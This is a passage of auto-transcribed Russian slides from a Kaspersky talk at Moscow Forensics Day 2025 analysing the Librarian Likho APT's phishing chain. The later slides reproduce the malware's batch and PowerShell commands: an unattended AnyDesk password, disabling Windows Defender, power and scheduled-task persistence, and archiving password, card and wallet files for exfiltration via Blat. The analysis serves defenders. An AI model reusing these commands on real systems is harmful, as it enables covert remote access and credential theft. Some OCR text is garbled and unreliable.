Слайды / 11 из 19
Слайды выступления
Librarian Likho — APT-группа, совмещающая кибершпионаж и финансовую мотивацию
Алексей Шульмин · АО «Лаборатория Касперского»
День 2 — пятница, 12 сентября 2025: день информационной безопасности · По программе 11:40–12:10 · В записи 04:50:31–05:28:02
Под каждым слайдом набран его текст — для поиска по словам и для машинного чтения. Он распознан автоматически с той же картинки, что показана выше: мелкий текст внутри скриншотов распознаётся не всегда, спорное место смотрите на самом слайде.
Стр. 104:51:26 Текст слайда
MOSCOW
FORENSICS
DAY '25
UVUL
АЛЕКСЕЙ ШУЛЬМИН
«LIBRARIAN LIKHO - АРТ-ГРУППА, СОВМЕЩАЮЩАЯ КИБЕРШПИОНАЖ И ФИНАНСОВУЮ МОТИВАЦИЮ»
MFD
MED
Стр. 204:51:51 Текст слайда
Librarian Likho - АРТ-группа, совмещающая кибершпионаж и финансовую мотивацию
Alexey Shulmin
kaspersky
Malware Expert, Kaspersky
Стр. 304:52:58 Текст слайда
kaspersky
Аналитический отчет
2025

350+ страниц экспертного материала
Портрет атакующего и наиболее интересные TTPs
Разбор самых активных группировок, разделённых на кластеры
Технически доказательства связей между группировками внутри каждого кластера
Сотни подробных ТТРв, используемых описанными группировками
Графы группировок с их индикаторами и взаимосвязями в Obsidian
Записки цифрового
ревизора
три кластера угроз в киберпространстве
kaspersky
Стр. 404:54:05 Текст слайда
3
Librarian Likho APT
(ex. Librarian Ghouls)
(AKA Rare Werewolf, Rezet)
kaspersky
Стр. 504:54:56 Текст слайда
Librarian Likho
Librarian Likho APT:
• State-sponsored APT (за разработкой, вероятно, стоят
спецслужбы другого государства);
• Основная задача - кибершпионаж, но почему бы
деньги не заработать украсть?;
• Цели - РФ, Республика Беларусь, Казахстан
промышленные предприятия, НИИ и КБ, ВУЗы;
• KISS (Keep It Simple, Stupid!).
kaspersky
Стр. 604:56:40 Текст слайда

Initial Attack Vector
Thu 7/18/2024 5:19 PM
Николай Михайлов
• ru>
О ведении Каталога российской ЭКБ (6-3223 от 18.07.2024);
5
To
Исх. 18.07.2024.Nº6.322... 1 MB
Здравствуйте!
В приложении список рассылки.
Направляем в ваш эдрес документ ФГБУ С Пароль
С уважением, канцелярия.
Тел. +7 (495)!
E-mail
*-•...-. Конецпересылаемого сообщения --...
Суважением, Ао!
Начальный вектор атаки - фишинговое письмо
kaspersky
Стр. 704:58:42 Текст слайда

Attachment (from another spearphishing email)
"Ic - платежное порученние Nº 347298446725 - 2019.rar" "1c - платежное порученние Nº34729636725 - 2019.scr" SFX-архив, сделанный при помощи Smart Install Maker, содержащий:
• data.cab, cabinet-файл с вредоносными файлами; • installer.config, конфигурационный файл инсталлятора,
содержащий команды, которые должны быть выполнены в ходе установки;
• runtime.cab, CAB-файл, содержащий только 36-байтный
заголовок.
Вложенный САВ-файл data.cab содержит следующие файлы:
• файл-приманка в формате pdf (=> \Intel \Payment Order #131.pdf); • легитимный исполняемый файл - утилита curl (=> \Intel\curl.exe); • вредоносный LNK-файл (=> \Intel\AnyDesk\bat.Ink).
kaspersky
Стр. 805:00:06 Текст слайда

Decoy / red-herring file
Поступ. в бакх. плат.
Списано со сч. плат.
ПЛАТЕЖНОЕ ПОРУЧЕНИЕ Mº
131
15.06.2024
Дата
Виз платежа
Сухола прописью
| Шесть сот рублей 00 копеек.
Инн
кПП
600-00
Сумна
000
Платетьшик: АКБ
Банх платеть шика
Банх потучателя
КПП
БИК Cr. Ne
БИК Cr. Ne
01
Вид от
Orep
Потучатеть
Код
Pes 2oze
Взносы на обязательное социальное страхование от несчастных случаев на производстве и профессионатьных заболеваний за май 2024 гола. Регистрационный номер
Назначение платежа
kaspersky
Стр. 905:01:02 Текст слайда
Installation actions
После запуска, инсталлятор выполняет следующие действия, заданные в конфигурационном файле:
• Добавляет в реестр нужные ключи для установки в систему 4t Tray
Minimizer (https://www.4t-niagara.com/)
About 4t Niagara Software
4t Niagara Software is a trading name used by Holbi Group Ltd, VAT GB234583502
Contact Information
Paradise Farm High Street Kempsford Fairford Gloucestershire GL7 4EU United Kingdom Contact us via the email support@4t-niagara.com or via the below online form:
kaspersky
Стр. 1005:03:05 Текст слайда
Installation actions
После запуска, инсталлятор выполняет следующие действия, заданные в конфигурационном файле:
• Создает файл с:\Intel\ rezet.cmd при помощи команд оболочки,
например: • cmd.exe /c echo c: \Intel\ rezet.cmd cd c: \Intel\ • cmd.exe /c echo >> c:\Intel\ rezet.cmd ping -n 6 127.0.0.1
• Главное - конспирация (!), поэтому на папку лепятся атрибуты
«системный» и «скрытый».
CONSPIRACY
kaspersky
Стр. 1105:05:11 Текст слайда
Installation actions
После запуска, инсталлятор выполняет следующие действия, заданные в конфигурационном файле:
• Соединяется с C2 и скачивает следующие файлы:
• driver.exe (кастомный RAR 3.80, вырезан весь консольный вывод); • blat.exe (легитимная утилита Blat для отправки писем по SMTP); • svchost.exe (RAT AnyDesk); • trays.rar (4t Tray Minimizer); • wol.ps1; • dc.exe (Defender Control).
• Распаковывает при помощи driver.еxe архив trays.rar при помощи пароля
limpid2903392 (конспирация, помним?), и помещает содержимое в C: \Intel. Далее запускает Trays.Ink, с помощью которого запускается 4t Tray Minimizer.
kaspersky
Стр. 1205:06:49 Текст слайда
Installation actions
Зачем злоумышленникам 4t Tray Minimizer?
У меня
же
лапки
kaspersky
Стр. 1305:07:17 Текст слайда
Installation actions

Наконец, rezet.cmd запускает bat.Ink, извлеченный ранее, который запускает bat.bat.
А вот он уже:
• Устанавливает на AnyDesk пароль QWERTY1234566, который позволяет
злоумышленникам подключаться к жертве без запроса разрешения;
• Зовет Defender Control для отключения Windows Defender:
2i Defender Control v1.7 - Command Line Info
Usage: dc.exe ‹command>
/E : Enable Windows Defender /D : Disable Windows Defender
/Q : Queries Windows Defender Status
Exsamples: dc.exe /E dc.exe /D dc.exe /Q
Copyright @ 2015-2021 www.sordum.org All rights reserved.
kaspersky
Стр. 1405:08:05 Текст слайда
Installation actions

Bat.bat также:
• Зовет шесть раз (!) powercfg (утилита управления питанием ПК), чтоб
обеспечить доступность жертвы для удаленного подключения в любое время;
• При помощи schtasks создает задачу ShutdownAt5AM, чтоб выключать
жертву в пять утра каждый день.
echo QWERTY1234566 | AnyDesk. exe --set-password _unattended_access %SYSTEMDRIVE%\Intel\dc.exe /D
2
powercfg -setacvalueindex SCHEME_CURRENT 4f971e89-eebd-4455-a8de-9e59040e7347 5ca83367-6e45-459f-a27b-476b1d01c936 0
4
5
powercfg -change - standby-timeout-ac e
powercg -change -hibernate-timeout-ac 0
7
powercg -h off powercg/SETDVALUEINDEX SCHEME_CURRENT 238c9fa8-@aad-41ed-83f4-97be242c8f20 bd3b718a-0680-4d9d-8ab2-e1d2b4ac806d 1
8
powercg /SETACVALUEINDEX SCHEME_CURRENT 238c9fa8-@aad-41ed-83f4-97be242c8f20 bd3b718a-0680-4d9d-8ab2-eld2b4ac806d 1 schtasks /create /t "ShutdownAt5AM"/tr
"shutdown /s /f /t 0" /sc daily /st 05:00
10
kaspersky
Стр. 1505:09:03 Текст слайда
Installation actions

Также Bat.bat:
• запускает ранее скаченный wol.ps1:
SAction = New-ScheduledTaskAction -Execute "C: \Program Files (x86) \Microsoft \Edge \Application\msedge.exe" STrigger = New-ScheduledTaskTrigger -Daily -At "01:00AM" SPrincipal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType ServiceAccount -RunLevel Highest # Creating task settings STaskSettings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries - StartWhenAvailable -WakeToRun # Registering task in Task Scheduler Register-ScheduledTask -Action SAction -Principal SPrincipal -Trigger STrigger -TaskName "WakeUpAndLaunchEdge" -Settings STaskSettings - Force
основное назначение которого - запустить Microsoft Edge в 1:00 АМ. Мы не нашли никаких улик, указывающих на то, что msedge.exe заменен или пропатчен, таким образом, скрипт запускает настоящий исполняемый файл браузера.
Это сделано для того, чтоб «разбудить» жертву в 1:00 АМ, таким образом, у злоумышленников будет 4 часа на любые действия с жертвой через AnyDesk.
kaspersky
Стр. 1605:10:28 Текст слайда
Malicious actions

Далее Bat.bat:
• удаляет Trays.rar, curl и инсталлятор AnyDesk (более не нужны); • устанавливает переменные для blat.еxe чтоб отправить
злоумышленникам украденные данные;
• собирает учетные данные криптокошельков, а также дампы HKLM\SAM
и HKLM\SYSTEM (выполнено при помощи reg.exe);
• упаковывает украденное в архив и отправляет злоумышленникам (Blat):
%SYSTEMDRIVE%\Intel \driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\ *парол*.* /y %SYSTEMDRIVE%\Intel \driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\*карт** /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Inte/\ wallet.rar C:\ *кошельк** /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Inte/\ wallet.rar :\wallet.dat /y %SYSTEMDRIVE%\Intel\ driver.exe a -r -[REDACTED] %SYSTEMDRIVE%\Intel\ wallet.rar C:\ *wallet* 